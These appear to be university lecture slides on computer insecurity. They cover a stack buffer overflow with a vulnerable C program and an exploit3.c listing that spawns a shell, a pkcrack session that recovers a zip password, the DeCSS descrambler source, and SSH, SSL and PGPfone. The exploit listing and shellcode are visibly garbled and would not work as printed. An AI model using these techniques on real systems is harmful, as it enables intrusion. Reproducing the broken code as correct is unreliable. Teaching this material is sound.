



# Chapter 10



## Lecture 10 - More (in)security



## Last session




- Ethics and computing
- Organizations and standards
- UNIX passwords
- NT passwords



## This session



- Buffer overflow attacks
- PkZip attack
- DVDs and the CSS
- SSH and SSL
- PGPfone




## Buffer overflow



- ✓ Most **well known compromise** of computer systems
- ✓ One of a **general class** of problems caused by
  - ✓ software that does not **check** its **parameters** for extreme values.



## Buffer overflow



- ✓ Examine the way programs use [memory](#).
- ✓ Presentation based on
  - ✓ <http://destroy.net/machines/security/P49-14-Aleph-One>



## Simple Program



CODE LISTING

**vulnerable.c**

```
void
main (int argc, char *argv[])
{
    char buffer[512];

    printf ("Argument is %s\n", argv[1]);
    strcpy (buffer, argv[1]);
}
```




# Simple Program



When we run it:


```
[hugh@pnp176-44 programs]$ ./vulnerable test
Argument is test
[hugh@pnp176-44 programs]$ ./vulnerable "A Longer Test"
Argument is A Longer Test
[hugh@pnp176-44 programs]$
```



# Simple program




Computer's Memory





# Smashing the stack!




# Working and not working!



```
[hugh@pnpl76-44 programs]$ ./vulnerable dddd
```



# Exploit...



```

CODE LISTING      exploit3.c
#include <stdio.h>
#define DEFAULT_OFFSET      0
#define DEFAULT_BUFFER_SIZE 512
#define NOPS                0x50

char shellcode[] =
"\x41\x49\x5a\x99\x76\x08\x31\x4c\x88\x46\x07\xa9\x46\x4c\x0a\x0e"
"\x87\xf7\x0d\x5e\x09\x56\x56\x0c\x0d\x0a\x31\x4d\x8a\x99\x0b\x0a\xcd"
"\x89\x08\x4c\x4f\xff\xff\x4d\x0a\x0b";

unsigned long
get_sp(void)
{
    __asm__ ("movl %esp,%eax");
}

void
main(int argc, char *argv[])
{
    char *buff, *ptr;
    long *addr_ptr, addr;
    int offset = DEFAULT_OFFSET, boise = DEFAULT_BUFFER_SIZE;
    int i;

    if (argc > 1)
        boise = atoi(argv[1]);
    if (argc > 2)
        offset = atoi(argv[2]);

    if (!(buff = malloc(boise))) {
        printf("Can't allocate memory.\n");
        exit(0);
    }

    addr = get_sp() - offset;
    printf("Using address: 0x%wa", addr);


    ptr = buff;
    addr_ptr = (long *) ptr;
    for (i = 0; i < boise; i += 4)
        *addr_ptr++ = addr;

    for (i = 0; i < boise / 2; i++)
        buff[i] = NOPS;

    ptr = buff + ((boise / 2) - (strlen(shellcode) / 2));
    for (i = 0; i < strlen(shellcode); i++)
        *ptr++ = shellcode[i];

    buff[boise - 1] = '\0';
    memcpy(buff, "EGG", 4);
    memset(buff, 0, boise - 4);
    system("/bin/sh");
}

```



# Exploit



```

[hugh@pnp176-
44 programs]$ ./exploit3 560
Using address: 0xbfffe998
[hugh@pnp176-
44 programs]$ ./vulnerable $EGG
Argument is ??????????...????????
sh-2.05b$

```


We are now within the vulnerable program process, but running the sh shell program, instead of the vulnerable program.



## Using the buffer overflow attack



- ✓ A **server** (say a web server) that expects a query, and returns a response.
- ✓ A CGI/ASP or perl **script** inside a web server
- ✓ A **SUID root** program on a UNIX system



## Example attack - Blaster



- ✓ Recently we have been having a series of attacks on Microsoft systems that are based on various **buffer overflow** problems.
- ✓ The **Blaster** worm is described in the CERT advisory "CA-2003-20 W32/Blaster worm":

*The W32/Blaster worm exploits a vulnerability in Microsoft's DCOM RPC interface as described in VU#568148 and CA-2003-16. Upon successful execution....*



## Example attack CRC-32 on ssh



[http://razor.bindview.com/publish/advisories/adv\\_ssh1crc.html](http://razor.bindview.com/publish/advisories/adv_ssh1crc.html)



## This session




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## PkZip stream cipher



- ✓ PkZip is for **compressing** files
- ✓ PkZip can also **scramble** files when given a secret **password**.
- ✓ Enciphering strategy is **weak** and can be **cracked**
  - ✓ <http://citeseer.nj.nec.com/122586.html>
- ✓ Weakness in the (homegrown) ciphering algorithm



## PkZip stream cipher



```
opo 144% pkcrack -C all.zip -c readme.doc -P plain.zip -p readme.doc
Files read. Starting stage 1 on Wed Sep 8 09:04:02 1999
Generating 1st generation of possible key2_421 values...done.
Found 4194304 possible key2-values.
Now we're trying to reduce these...
Done. Left with 18637 possible Values. bestOffset is 24.
Stage 1 completed. Starting stage 2 on Thu Sep 9 09:12:06 1999
Ta-daaaaa! key0=dda9e469, key1=96212999, key2=f9fc9651
Probabilistic test succeeded for 402 bytes.
Stage2 completed. Starting pass-
word search on Thu Sep 9 09:22:22 1999
Key: 73 65 63 72 65 74
Or as a string: 'secret' (without the enclosing single quotes)
Finished on Thu Sep 9 10:54:22 1999 opo 99%
opo 145% ./zipdecrypt dda9e469 96212999 f9fc9651 all.zip rr.zip
opo 146%
```

**rr.zip** contains unencrypted version of archive



## PkZip stream cipher fix



The PkZip stream cipher is also susceptible to **dictionary** attacks, and so it is considered not suitable for secure encryption of data. The fix is:

*Don't use PkZip for security purposes.*



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## DVD security



- ✓ **Content Scrambling System** - data encryption scheme
- ✓ Developed by commercial interests to **stop copying**... but
  - ✓ **Easy to copy** a DVD, but CSS prevents decrypting, changing and re-recording.
- ✓ Details are trade secret.
- ✓ Master set of 400 **keys** is stored **on every DVD**, and the DVD player uses these to generate a key needed to decrypt data from the disc.



## DVD security



- ✓ **Linux users** were **excluded** from access to CSS licenses because of the open-source nature of Linux.
- ✓ In October 1999, hobbyists/hackers in Europe cracked the CSS algorithm
- ✓ DVD industry players have been trying to prevent distribution of any software
- ✓ The **source code** for decoding DVD is available **on a T-shirt**.



## DVD security



The lesson to learn from this is that once-again *security-through-obscurity* is a very poor strategy.

The source code and detailed descriptions for a CSS descrambler is available at:

<http://www-2.cs.cmu.edu/~dst/DeCSS/Gallery/>



## DVD security



Description of the key/descrambling process:

*First one must have a master key, which is unique to the DVD player manufacturer. It is also known as a player key. The player reads an encrypted disk key from the DVD, and uses its player key to decrypt the disk key. Then the player reads the encrypted title key for the file to be played. (The DVD will likely contain multiple files, typically 4 to 8, each with its own title key.) It uses the decrypted disk key (DK) to decrypt the title key. Finally, the decrypted title key, TK, is used to descramble the actual content.*




## DVD security



### Confusion and diffusion...

```
#define m(i)(x[i]^s[i+84])<<
unsigned char x[5],y,s[2048];main(n){for(read(0,x,5);read(0,s,n=2048);
write(1,s ,n))if(s[y=s[13]%8+20]/16%4==1){int i=m(1)17^256+m(0)8,k=m(2)
0,j=m(4)17^m(3)9^k *2-k%8^8,a=0,c=26;for(s[y]-=16;--c;j*=2)
a=a*2^i&1,i=i/2^j&1<24;for(j=127;++j<n ;c=c>y)c+=y^i/8^i>4^
i>12,i=i>8^y<17,a^=a>14,y=a^a*8^a<6,a=a>8^y<9,k=s [j],k="7
Wo~'G_\216"[k&7]+2^"cr3sfw6v;*k+>/n."[k>4]*2^k*257/8,s[j]=k^(k&k
*2&34) *6^c+~y;}}
```



## This session




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## ssh



- ✓ For **logging** in a remote machine
- ✓ Has **secure** encrypted communications, and...
  - ✓ You can't snoop or sniff passwords.
- ✓ TCP/IP connections can be **forwarded** over the secure channel.



## ssh - proving identity



1. **/etc/hosts.equiv**: same user name? OK - log in!!
2. **~/.rhosts**: by user? OK - log in!
3. **RSA**: authentication using public-key cryptography.
4. **TIS**: trusted server to authenticate the user.
5. **Passwords**: password sent encrypted...




## RSA key management



The file `~/.ssh/authorized_keys` lists the public keys for logging in.

- **Initially:** `ssh` program tells the server which key pair it would like to use
- **Challenge:** server sends challenge encrypted with *public* key.
- **Decrypt:** client decrypts using *private* key. The challenge returned as proof



## Port forwarding



- ✓ Secure shell supports TCP/IP port **forwarding**
- ✓ For example - if we wanted to use a secure channel to our X display on the local machine, the proxy listens for connections on a port, forwards the connection request and any data over the secure channel, and makes a connection to the real X display from the SSH Terminal.



## Secure Sockets Layer (SSL)



- ✓ Netscape has protocol for data security - uses **128-bit** keys.
  - ✓ data **encryption**,
  - ✓ **server authentication**,
  - ✓ message **integrity**, and
  - ✓ optional **client authentication**
- ✓ SSL is an **open**, nonproprietary protocol



## UN-SSL



- ✓ Netscape **weakly** seeds a random number generator
- ✓ Someone who can snoop the network and has access to an account can discover seed
- ✓ Expected search space similar to brute-forcing a 40-bit key




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## PGPfone






## PGPfone



- ✓ Speech compression and *strong cryptography*
- ✓ Available in two versions:
  1. An *international* version available *outside* America, and a prohibited import *into* America.
  2. An *American* version available *inside* America, and a prohibited import *out of* America.

These two versions are also exactly the same! Restrictions on the import and export of *munitions* - strong cryptography is considered a munition.



## PGPfone



Familiar encryption and key exchange parameters:

Encryption	
Preferred Algorithm:	CAST
<input checked="" type="checkbox"/> CAST	<input checked="" type="checkbox"/> TripleDES
<input checked="" type="checkbox"/> Blowfish	<input type="checkbox"/> None

Diffie-Hellman Primes		
Preferred Prime:	2048 bits	
<input checked="" type="checkbox"/> 768 bits	<input checked="" type="checkbox"/> 1536 bits	<input checked="" type="checkbox"/> 3072 bits
<input checked="" type="checkbox"/> 1024 bits	<input checked="" type="checkbox"/> 2048 bits	<input checked="" type="checkbox"/> 4096 bits

When initially setting up a link, Diffie-Hellman key exchange is used to ensure safety in the choice of an encryption key.